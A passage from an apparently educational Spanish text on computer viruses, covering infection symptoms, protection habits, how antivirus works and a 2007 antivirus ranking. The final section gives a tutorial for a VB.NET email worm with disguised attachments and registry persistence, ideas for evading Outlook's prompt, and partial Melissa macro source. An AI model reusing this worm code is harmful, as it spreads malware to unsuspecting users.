Todo esto nos hace pensar que controlar todos los virus, dispositivos, bugs, etc, es totalmente imposible. Por ello la mejor solución será el desarrollo sólido del módulo de la heurística en los antivirus.
Siendo más concretos y basándonos en un estudio realizado en el año 2006, por la empresa desarrolladora de antivirus Kaspersky, sobre la evolución de los virus, troyanos, malware, antivirus, etc, mostramos a continuación una serie de datos representativos:




Figura 4. Evolución de los distintos programas maliciosos en 2006

Centrándonos en cada uno de los tipos la evolución es la siguiente:

- Troyanos

Figura 5. Evolución de los troyanos durante 2006




Figura 6. Distintos tipos de troyanos en 2006

- Virus

Figura 7. Evolución de los virus durante 2006




Figura 8. Distintos tipos de virus/gusanos en 2006

- Malware




Figura 9. Evolución del malware en 2006




Figura 10. Distintos tipos de malware en 2006

- Antivirus




Figura 11. Nuevos registros en las BBDD del antivirus Kaspersky en 2006

Figura 12. Actualizaciones standard mensuales de las BBDD de Kaspersky en 2006

Figura 13. Actualizaciones urgentes mensuales de las BBDD de Kaspersky en 2006

8 ¿Pueden ser atacados todos los sistemas?

La respuesta es sí. El ataque a una entidad bancaria no depende ni del banco, ni de su localización, ni de su tamaño, ni de los clientes que tenga, y sí podría disminuir (pero no evitar) el uso de avanzados sistemas de seguridad. Extrapolando esta afirmación, podríamos decir que un virus podría lograr infectar un sistema independientemente de la arquitectura, del Sistema Operativo, de sus dispositivos hardware, del usuario que la administre o de cualquier otra circunstancia similar. Con esto no queremos decir que ni en el caso de un banco, ni en el caso de un virus, no sea útil tener una arquitectura y un S.O. que sean seguros y tengan en cuenta los posibles ataques de los virus y con ello frustren en muchos casos las posibles infecciones.

Actualmente podemos decir que no existe ningún sistema que sea 100% seguro, ya que siempre existe alguna vulnerabilidad que pueda ser aprovechada por un virus. Obviamente siempre hay algunos sistemas más seguros que otros.

Es el caso de los Sistemas Operativos. Por lo general, los virus atacan a Windows, ya que es el Sistema Operativo más extendido y quizás el menos seguro. A pesar de esto, también existen virus para Linux, Apple, … .

Por ejemplo para MAC existe un virus denominado OSX/Leap-A, que se extiende a través de iChat. Éste se propaga automáticamente a todos los contactos de la agenda del ordenador infectado. Está contenido en un archivo denominado latestpics.tgz. Al abrirlo, el virus aparece disfrazado de gráfico JPEG y así evita la sospecha del usuario. Para marcar los archivos infectados el virus utiliza el texto “oompa”.

De la misma forma han aparecido programas maliciosos para dispositivos móviles. Virus como PalmOS/Phage, PALM/Liberty, etc, que no son más que programas maliciosos dirigidos específicamente a dispositivos inalámbricos.

Tampoco se libran de los virus los móviles, a los cuales llegan a través del bluetooth, correo electrónico, GPRS, etc. Un ejemplo podría ser el virus Cabir, que a pesar de no ser muy dañinos pueden llegar a hacer cosas como bloquear el móvil, hacer que la batería se gaste muy rápido, …

Incluso existen virus que son capaces de atacar a dos plataformas a la vez, por ejemplo Linux y Windows como podría ser el Virus.Linux.Bi.a/Virus.Win32.Bi.a. Este virus se extiende únicamente por los archivos que estén dentro del directorio donde se haya ejecutado. No genera daño ninguno y no se propaga a otros sistemas. Es capaz de ejecutar archivos PE (Portable Executable) que son ejecutables usados por Windows y los ELF (Executable and Linkable Format), formato binario estándar utilizado por Linux.

9 ¿Cómo detectar una infección?

Detectar la posible presencia de un virus dentro de una computadora no es una tarea sencilla. Cada vez existen más, mejores y más conocidas técnicas de programación de virus, que dificultan la labor de detección de los mismos. A pesar de ello podríamos enumerar una serie de acciones o condicionantes que pueden indicar la presencia de virus, que serían las siguientes:

- Aplicaciones que ya en un principio eran lentas, de forma inexplicable, pasan a ser aun más lentas.
- El disco duro o dispositivos de almacenamiento realizan lecturas sin justificación aparente.
- Aumento del tamaño de los ficheros, ya que la mayoría de los virus cuando infectan lo que hacen es colocarse al inicio y al final del código de dichos ficheros ejecutables. Hoy en día puede que este no sea un indicador totalmente válido ya que los propios virus modificarán el tamaño para que el usuario vea el tamaño antiguo y no el real del fichero.
- Modificación de la fecha original de los archivos, aunque puede suceder como en el caso anterior, que el virus remodifique dicha fecha para que el usuario la vea de forma correcta.
- Ralentización a la hora de ejecutar comandos o acciones. Esta característica no es muy "visible" ya que el tiempo de cómputo del código del virus es inapreciable.
- Aparición de programas o procesos en memoria desconocidos para el usuario. Esto tiene fácil detección ya que los Sistemas Operativos poseen distintos comandos para poder ver qué programas y procesos se encuentran en memoria en un determinado momento.
- Modificación sin justificación del nombre de ciertos ficheros.
- Imposibilidad de acceder al disco duro o a alguna partición.
- Aparición en pantalla de objetos (imágenes, mensajes,…) desconocidos.
- Disminución del espacio libre del disco duro sin razón, ya que algunos virus se caracterizan por extenderse hasta ocupar todo el disco duro.
- Apagado o reinicio del sistema.
- Aparición o eliminación de ficheros.
- Dificultad a la hora de arrancar la computadora.
- Aparecen nuevas macros en los documentos (Word, Excel,…).
- Las opciones de ver macros aparecen desactivadas.
- Peticiones de contraseñas no configuradas de antemano por el usuario.

Todos estos no son más que posibles síntomas, lo que quiere decir que aunque se cumpla uno de ellos o incluso todos, no debe de significar que tengamos un virus en el sistema. Como en la mayoría de las cosas lo que se necesita principalmente es experiencia, que será la que nos indique si realmente o no estamos infectados.
En los usuarios domésticos la presencia de un antivirus podrá ser la mejor solución a la hora de detectar y desinfectar el sistema. En el ámbito empresarial en ocasiones es necesario eliminar de forma manual dichos virus, ya que muchos de los parches son publicados de forma tardía y la criticidad de los datos de estos sistemas es máxima.

10 ¿Cómo protegerse?

La educación y la información serían por norma general el mejor modo de protegerse. A pesar de ello, con toda la educación y conocimiento nadie nos podrá negar que la mejor manera de protegerse frente a los virus es con un antivirus.
No obstante existen una serie de pautas que pueden ayudar a lograr una mejor protección.

En primer lugar crear un directorio para todos aquellos ficheros que se bajen de Internet. Ese directorio será continuamente analizado por el antivirus. Puede que sea aconsejable que dicho directorio este en otra partición o incluso en otro disco duro.

Tanto si nos encontramos una computadora familiar como en un sistema empresarial es recomendable el uso de firewall, ya sea por software (más indicado en el caso familiar) o por hardware (caso empresarial). Todos estos firewalls nos protegerán tanto de intrusos externos como del intento por parte de los virus de salir al exterior mandando información confidencial o permitiendo el uso remoto de nuestra máquina. Hay que tener en cuenta que muchos firewalls también incluyen un pequeño antivirus.

Modificar en la BIOS la secuencia de booteo para que arranque siempre desde disco duro, lo que evitará que si introduce un CDROM, disquete o cualquier dispositivo de arranque infectado logre infectar el sistema. Obviamente sería útil controlar la BIOS mediante password para que un intruso externo (en el caso de que alguien pretenda infectarnos, o en el caso de que un niño o familiar intente instalar algo) no pueda modificar la secuencia de booteo. En un ámbito empresarial este password lo conocerá exclusivamente el administrador del sistema y si algún usuario necesita cambiar esa secuencia o tener acceso al sistema será el administrador quién lo haga.

El antivirus que usemos en nuestro sistema debe ser el adecuado, es decir si tenemos red deberá ser capaz de analizarla, si tenemos dispositivos removibles también deberá ser capaz de analizarlos. Tenga lo que tenga el sistema deberá ser capaz de analizarlo.
Además el antivirus deberá estar correctamente configurado, los métodos por los cuales analizara, los archivos que deberá y no deberá analizar, dónde colocará ficheros en cuarentena,… Los ficheros de definición de virus deberán estar protegidos para que ningún virus pueda acceder a esos datos (caso de los retrovirus).
Tener el antivirus adecuado y bien configurado no es suficiente, existe algo más importante, tenerlo constantemente actualizado.
Es muy recomendable tener constantemente activado el antivirus (incluso con el modo heurístico activado) a pesar de la bajada de rendimiento que ello pueda significar. También deberemos de hacer semanal o mensualmente, dependiendo de la criticidad del sistema, un análisis completo y exhaustivo del sistema. En ocasiones es aconsejable que cada cierto tiempo se haga un análisis completo pero usando los discos de arranque del antivirus, lo que permitiría poder escanear el sistema sin que el Sistema Operativo este cargado.

Realizar copias de seguridad del sistema. Esto es aconsejable en un ámbito doméstico y es totalmente obligatorio en ámbito empresarial.

En un ámbito empresarial el encargado de seguridad deberá documentar un plan de contingencia en el cual se deberán explicar los pasos necesarios para que un usuario común sepa actuar ante uno de estos problemas. En el caso de que el problema sobrepase el nivel de privilegios de actuación del usuario (por ejemplo realizar una restauración del sistema o el uso de ciertos comandos) este problema deberá ser resuelto por el experto en seguridad.

Utilizar software original o que cuenten con su licencia correspondiente y que tengan toda la documentación y soporte necesarios.

En un ámbito empresarial es recomendable no permitir el acceso de dispositivos de almacenamiento al sistema. No permitiremos el uso de disqueteras, CDROM, USB de almacenamiento,… Solo permitiremos el acceso de ficheros por un método controlado por el antivirus como puede ser grabarlos en un servidor central o enviarlos por emails.

En el mismo ámbito que el anterior se deberá restringir y controlar el acceso a ciertos contenidos de internet.

Todo programa que se quiera instalar o ejecutar en el sistema siempre debe ser analizado con anterioridad.

Siendo muy estrictos no deberemos permitir que un intruso pueda conectar algún dispositivo externo al sistema, ya que puede ser una fuente de infección de virus.

Como medidas más generales tenemos las siguientes:

- Nunca abrir correos si no se conoce su origen.
- Aún en caso de conocer el origen si se desconfía del contenido o de sus ficheros adjuntos no abrirlos, ya que puede haber sido enviado por un virus desde el sistema de origen.
- No tener activada la opción de “Vista previa” de algunos programas de correo electrónico.
- Siempre que podamos leeremos el correo desde Web, ya que si tenemos desactivada la copia de paginas en cache el virus del mensaje no se grabara en nuestro disco duro y además dichas paginas Web de correo suelen usar buenos antivirus

A modo de resumen de todo este conjunto de pautas podríamos destacar estas tres:
Tener un buen programa antivirus actualizado, nunca bajaremos ni grabaremos ficheros sin garantía y no abrir correos si no conocemos el origen.

11 Antivirus

11.1 ¿Qué son?

Los antivirus son programas cuyo objetivo es combatir y eliminar virus informáticos. La efectividad de los antivirus va a depender ampliamente, tanto del antivirus del que se trate, como de su configuración y lo que es más importante, de mantener una base de definiciones de virus completamente actualizada.
Estos programas tienen como cometido fundamental la detección de los virus, para posteriormente llevar a cabo la acción, elegida por el usuario, sobre ellos.
Un antivirus no es la solución definitiva. Con esto no queremos decir que no minimice los riesgos de infección, pero sí que no todos los virus se pueden detectar a tiempo, que no todos los virus se pueden desinfectar, y por tanto muchas veces no podremos recuperar los datos.

11.2 ¿Cómo funcionan?

11.2.1 Identificación

Para identificar un virus primero deberemos detectarlo y luego determinar de cuál se trata.
A la técnica de identificación se le conoce como "scanning". Los programas antivirus poseen cadenas propias de cada virus. Dichas cadenas las usará el antivirus como "huella" para identificar si un fichero se trata o no de virus y si es así cuál es en concreto.
Teóricamente se deberían comprobar todos los archivos del sistema con todas y cada una de las cadenas de virus que tiene en la base de datos el antivirus, pero esto en la práctica no es eficiente ya que sería bastante costoso.
Para que este proceso sea posible, y un usuario pueda identificar un virus, con anterioridad otro usuario debe haber informado de su presencia a las empresas desarrolladoras de antivirus para que éstas creen la cadena del virus y preparen su desinfección si es que es posible. Por ello es tan importante tener actualizadas las bases de datos y que la empresa desarrolladora de nuestro antivirus saque con frecuencia actualizaciones de las firmas.
Esto último es lo que hace que la técnica de scanning sea algo débil, ya que para que un virus sea detectado depende de que tengamos su firma en nuestro antivirus. Durante ese transcurso de tiempo el virus es libre.

11.2.2 Detección

Es muy interesante detectar un virus antes de que ocasione daños. Por ello es primordial detectarlo por encima de identificarlo. La técnica de scanning es algo débil por lo que aparecen otras técnicas que nos permiten detectar a un virus aunque no sepamos exactamente cual es.
Entre ellas se encuentran el análisis heurístico y la comprobación de integridad.

- Análisis heurístico

Puede ser considerada como la técnica de detección de virus más común. Está técnica analizará los distintos ficheros en búsqueda de instrucciones, o secuencia de ellas, dañinas para el sistema.

Algunos posibles ejemplos serian instrucciones de que intentarán replicarse, modificaciones en la FAT, acceso a los contactos de nuestro programa de correo, etc.
No obstante alguna de las instrucciones comentadas antes no tienen porqué ser dañinas. Por ello esta técnica conlleva multitud de falsas alarmas.

- Comprobación de integridad

Técnica de detección que consiste en una vigilancia continua de algunos sectores del sistema controlando que estos no sean alterados sin el permiso del usuario.
Esta comprobación se realiza tanto en archivos como en sectores de arranque.
Para poder usar está técnica lo primero que deberá hacer el antivirus será crear un registro con las características (nombre, tamaño, fecha….) de cada uno de los archivos y aplicar sobre cada uno de ellos un algoritmo que nos dará un valor, en principio único (aunque en ocasiones dos ficheros distintos han producido checksum idénticos), denominado checksum.
En el momento en que un virus se introduzca en un fichero será detectado por el antivirus al realizar la consiguiente comprobación de checksum, ya que al aplicar dicho algoritmo sobre el fichero el checksum resultante no será el mismo.
El método de comprobación de integridad para un MBR o para el sector de boot es bastante similar, pero en este caso no solo se hará un checksum sino que también se hará una copia de seguridad de dichos datos. De esta forma cuando el antivirus se encuentre monitorizando si encuentra alguna diferencia entre los checksum avisará al usuario y dará la posibilidad de restaurar con las copias de seguridad hechas anteriormente.
Obviamente para que esta técnica sea efectiva, todos los checksum y copias de seguridad deben realizarse antes de que el sistema esté infectado, ya que si no es así los checksum a pesar de que un fichero contenga virus estarán correctos.

11.2.3 Eliminación

Podría parecer sencillo el hecho de desinfectar o eliminar un virus de un fichero ya que la idea es sencilla: extraer el código dañino del fichero infectado, que normalmente como ya dijimos se sitúa en el inicio y fin del fichero. Pero no es una tarea tan sencilla ya que por lo general los antivirus son capaces de eliminar un pequeño porcentaje de los virus, exactamente de los que se tiene un amplio conocimiento, por lo general los más conocidos.
Incluso en los casos en los que la eliminación sea posible puede ser peligrosa ya que si el virus no está perfectamente identificado las técnicas usadas para su eliminación no serán las adecuadas.
Por todo ello quizás lo más adecuado en los casos en que la seguridad sea crítica es borrar dichos ficheros infectados y restaurarlos con la correspondiente copia de seguridad. Incluso si no estamos seguros o si la infección se ha realizado en los sectores de arranque la solución pasaría por formatear la unidad correspondiente (si tenemos la seguridad de que no han sido infectadas las demás unidades del sistema).

11.2.4 Demonios de protección

Conocidos en el ámbito de UNIX como demonios de protección y el de MSDOS como TSR, éstos son módulos del antivirus que residen en memoria evitando la entrada de cualquier virus y controlando aquellas operaciones que se consideren sospechosas. Controlará operación de creación de nuevos ficheros, borrado, copia, etc.

Dichos demonios serán cargados antes que cualquier otro programa para poder detectar desde un principio la carga en memoria de los posibles virus.

11.2.5 Cuarentena

Ya que la eliminación de los virus, como ya indicamos, no siempre es posible, en muchas ocasiones la solución podría consistir en borrar el fichero. Esto es un procedimiento arriesgado ya que puede que realmente el fichero no esté infectado, y que no se tenga copia de seguridad para restaurarlo por lo que borrarlo supondría perderlo. Es aquí cuando surge el concepto de cuarentena.
Todos aquellos ficheros que sospechemos que realmente no están infectados o que nos queremos asegurar de su infección (porque no podemos permitirnos borrarlos así como así) se pondrán en cuarentena. La cuarentena consiste en encriptar dicho fichero y guardarlo en un directorio creado para tal efecto.
Esto paralizará el posible daño del virus, si es que realmente se trata de un virus, o restaurarlo en el momento en que nos aseguremos de que no es un virus.

11.2.6 Bases de datos de antivirus

Para que la técnica de scanning sea efectiva, las definiciones, cadenas o firmas de los virus deben estar actualizadas. De esto se ocuparán las compañías de antivirus que controlarán los virus siguiendo sus posibles modificaciones y sacarán nuevas firmas.
No obstante no solo es imprescindible mantener actualizadas dichas firmas sino que también es importante mantener actualizado el programa antivirus en sí, ya que nos proporcionará técnicas mejoradas de análisis heurístico, mejora de los demonios de protección, etc.

11.3 ¿Cómo elegir un buen antivirus?

Un buen antivirus podría ser aquel que detecta infinidad de virus o que posee un demonio de protección muy potente. Sin embargo esto no es del todo correcto, ya que dependerá de las necesidades del usuario. No es lo mismo una multinacional o un gobierno que una pyme o usuario doméstico.
Según el ámbito en que nos encontremos elegiremos entre máxima seguridad, rendimiento o un compendio entre ambas. Por norma general un aumento de la seguridad provocará una bajada en el rendimiento. A pesar de todo esto podríamos decir que existen una serie de características a tener en cuenta a la hora de elegir un antivirus:

- Frecuencia en las actualizaciones de las firmas de virus.
- Tener un demonio de protección. Aquí se deberá elegir el que más se adecue a nuestras necesidades ya que existen gran cantidad de demonios que quitan demasiados recursos.
- Contar con un módulo para comprobar la integridad tanto de ficheros como de los sectores de arranque.
- Opción a realizar copias de seguridad de los ficheros infectados.
- Módulo de cuarentena para los ficheros infectados.

11.4 Comparativa de antivirus

Existen multitud de comparativas sobre antivirus, pero como todo muchas de ellas son partidistas e interesadas. Es complicado obtener una comparativa realmente veraz, ya que ciertos antivirus detectan mejor un tipo de virus que otros, y unos antivirus detectan mejor con un método (heurístico,…) que con otro. La comparativa que se muestra a continuación ha sido elaborada por www.virus.gr y cuenta con las siguientes características que informan sobre la "veracidad" y exhaustividad del método utilizado para la elaboración del ranking.

- Todos los programas fueron actualizados el 22 de abril de 2007, entre las 10 y la 1 de la mañana.
- Los 174770 ejemplos de virus fueron escogidos usando VS2000 de acuerdo con Kaspersky, F-Prot, Nod32, Dr. Web, BitDefender y McAfee. Cada virus es único por su nombre, significando esto que al menos un antivirus lo detectó como nuevo virus.
- Todos los ejemplos han sido descomprimidos y el único ejemplo que ha quedado empaquetado ha sido con empaquetadores externos DOS (no winzip, winrar, …).
- Los ejemplos de los virus fueron divididos en las siguientes categorías:
    - File = BeOS, FreeBSD, Linux, Mac, Palm, OS2, Unix, BinaryImage, Virus BAS, MenuetOS.
    - MS-DOS = Virus MS-DOS.
    - Windows = Virus Win.*.*
    - Macro = Macro, Virus Multi y Formula.
    - Malware = Adware, DoS, Constructores, Exploit, Flooders, Nukers, Sniffers, SpamTools, Spoofers, Virus Construction Tools, Droppers, PolyEngines.
    - Script = ABAP, BAT, Corel, HTML, Java, Scripts, MSH, VBS, WBS, Worms, PHP, Perl, Ruby viruses.
    - Trojans-Backdoors = Troyanos y Backdoor.

1. Kaspersky version 7.0.0.43 beta - 99.23%
2. Kaspersky version 6.0.2.614 - 99.13%
3. Active Virus Shield by AOL version 6.0.0.308 - 99.13%
4. ZoneAlarm with KAV Antivirus version 7.0.337.000 - 99.13%
5. F-Secure 2007 version 7.01.128 - 98.56%
6. BitDefender Professional version 10 - 97.70%
7. BullGuard version 7.0.0.23 - 96.59%
8. Ashampoo version 1.30 - 95.80%
9. AntiVir version 7.03.01.53 Classic - 95.08%
10. eScan version 8.0.671.1 - 94.43%
11. Nod32 version 2.70.32 - 94.00%
12. CyberScrub version 1.0 - 93.27%
13. Avast Professional version 4.7.986 - 92.82%
14. AVG Anti-Malware version 7.5.465 - 92.14%
15. F-Prot έκδοση 6.0.6.4 - 91.35%
16. McAfee Enterprise version 8.5.0i+AntiSpyware module - 90.65%

17. Panda 2007 version 2.01.00 - 90.06%
18. Norman version 5.90.37 - 88.47%
19. ArcaVir 2007 - 88.24%
20. McAfee version 11.0.213 - 86.13%
21. Norton Professional 2007 - 86.08%
22. Rising AV version 19.19.42 - 85.46%
23. Dr. Web version 4.33.2 - 85.09%
24. Trend Micro Internet Security 2007 version 15.00.1450 - 84.96%
25. Iolo version 1.1.8 - 83.35%
26. Virus Chaser version 5.0a - 79.51%
27. VBA32 version 3.11.4 - 77.66%
28. Sophos Sweep version 6.5.1 - 69.79%
29. ViRobot Expert version 5.0 - 69.53%
30. Antiy Ghostbusters version 5.2.1 - 65.95%
31. Zondex Guard version 5.4.2 - 63.79%
32. Vexira 2006 version 5.002.62 - 60.07%
33. V3 Internet Security version 2007.04.21.00 - 55.09%
34. Comodo version 2.0.12.47 beta - 53.94%
35. Comodo version 1.1.0.3 - 53.39%
36. A-Squared Anti-Malware version 2.1 - 52.69%
37. Ikarus version 5.19 - 50.56%
38. Digital Patrol version 5.00.37 - 49.80%
39. ClamWin version 0.90.1 - 47.95%
40. Quick Heal version 9.00 - 38.64%
41. Solo version 5.1 build 5.7.3 - 34.52%
42. Protector Plus version 8.0.A02 - 33.13%
43. PcClear version 1.0.4.3 - 27.14%
44. AntiTrojan Shield version 2.1.0.14 - 20.25%
45. PC Door Guard version 4.2.0.35- 19.95%
46. Trojan Hunter version 4.6.930 - 19.20%
47. VirIT version 6.1.75 - 18.78%
48. E-Trust PestPatrol version 8.0.0.6 - 11.80%
49. Trojan Remover version 6.6.0 - 10.44%
50. The Cleaner version 4.2.4319 - 7.26%
51. True Sword version 4.2 - 2.20%
52. Hacker Eliminator version 1.2 - 1.43%
53. Abacre version 1.4 - 0.00%

Atendiendo al resultado de este ranking podríamos decir que el antivirus más adecuado para comprar sería el Kaspersky, pero a la hora de elegir un antivirus también habría que mirar la bajada de rendimiento que provoca en el sistema, si interacciona bien con actividades comunes de la empresa, y si el coste asociado al producto con la calidad que aporta es adecuado para el ámbito donde va a ser usado.

12 Ejemplo

Después de todos los apartados anteriores donde se trataban temas más teóricos que prácticos, nos encontramos en situación de poder escribir un sencillo virus de ejemplo. En primera instancia explicaremos como escribir un gusano en Visual Basic .net y posteriormente se comparará y explicará el código del gusano Melissa.

Lo primera será crear un nuevo proyecto de Visual Basic .net y clickear dos veces sobre el formulario principal, con esto pasaremos a escribir el código que se ejecutará cuando se cargue el formulario. Introduciremos el siguiente código donde ya se explica en los comentarios el funcionamiento del mismo:

```
Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MyBase.Load


      Me.Hide()
      ' Creamos una aplicacion de Outlook
        Dim oApp As Outlook.Application = New Outlook.Application
        Dim oNS As Outlook.NameSpace = oApp.GetNamespace("mapi")

        ' Nos identificamos como quienes somos los usuarios del sistema ☺
        oNS.Logon("", "", False, True)

        'Abrimos los contactos *(1)

        Dim cContacts As Outlook.MAPIFolder =
        oNS.GetDefaultFolder(Outlook.OlDefaultFolders.olFolderContacts)

        'Definimos las variables necesarias para recorrer los contactos
        Dim oItems As Outlook.Items = cContacts.Items
        Dim oCt As Outlook.ContactItem
        Dim i As Int16

        'Borramos/Modificamos/Grabamos todo aquello que se considere oportuno
        'Tendras permiso para hacer todo lo que los permisos del usuario te
        'permitan
        System.IO.File.Delete("C:\archivo.exe")
        System.IO.File.Copy(Application.ExecutablePath,
        "C:\FotoDeLaChicSuperMegaGuapa.gif.exe")

        'Vamos a mandar los emails ☺
        Dim sBodyLen As String
        Dim oMsg As Outlook._MailItem 'Un objeto email para enviar
        'Ruta del fichero que vamos a adjuntar
        Dim sSource As String = "C:\FotoDeLaChicSuperMegaGuapa4.gif.exe"
        Dim sDisplayName As String = "FotoDeLaChicSuperMegaGuapa4.exe"
```

```
        oCt = oItems.GetFirst()
        'Recorremos todos los contactos enviando uno por uno los datos
        For i = 0 To (oItems.Count() - 1)
            Try
                oMsg = oApp.CreateItem(Outlook.OlItemType.olMailItem)
                'Ponemos un asunto atractivo ☺
                oMsg.Subject = "quiero conocerte, te acuerdas de mi?"
                'Un texto adecuado
                oMsg.Body = "Texto" & vbCr & vbCr
                sBodyLen = oMsg.Body.Length
                'Adjuntamos
                oMsg.Attachments.Add(sSource, , sBodyLen + 1, sDisplayName)
                'La direccion a enviar sera la del contacto correspondiente de
                'la libreta de direcciones
                oMsg.To = oCt.Email1Address

                'Enviamos el email :)
                oMsg.Send()
                'Obtenemos el siguiente contacto
                oCt = oItems.GetNext()
            Catch ex As Exception

            End Try
        Next

        'Colocamos dicho programa en el arranque del sistema
        Try
            Dim runK As RegistryKey =
            Registry.LocalMachine.OpenSubKey("Software\Microsoft\Windows\Current
            Version\Run", True)
            runK.SetValue("Antivirus", "RUTA")
        Catch ex As Exception

        End Try

End Sub
```

Como se puede observar una persona con no demasiados conocimientos podría escribir este código. Actualmente este código no funciona, (mirar (1)), ya que cuando accedemos a la agenda de direcciones para obtener los contactos se produce una excepción en la cual pierde el control el programa y lanza un mensaje de aviso en el cual pregunta sobre si permitir o no el acceso a dichos datos. Este código se programó en aproximadamente media hora, pero se nos ocurren diferentes métodos para solucionarlo, se podría capturar la llamada a la api y manejar desde el código dicha ventana de aviso o realizar tunneling o simplemente mediante “ingeniería” social en el texto del email “convencer” al receptor de que ese mensaje es lógico y debe aceptarlo para recibir la imagen.

En ejemplo real y similar al anterior fue el gusano Melissa. Fue liberado en Marzo de 1999 y en aquel momento no existía control sobre el acceso a los contactos de Outlook. A pesar de que este virus no realiza ningún efecto dañino contra el sistema, sí tiene efectos secundarios sobre el propio sistema ya que disminuye el rendimiento al estar enviando emails, lo que provoca que la velocidad del tráfico de la red se vea seriamente afectado, provocando grandes pérdidas en las empresas en las que su negocio dependa de internet.

```
Private Sub AutoOpen()
On Error Resume Next
p$ = "clone"
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
p$ = "clone"
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
p$ = "clone"
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
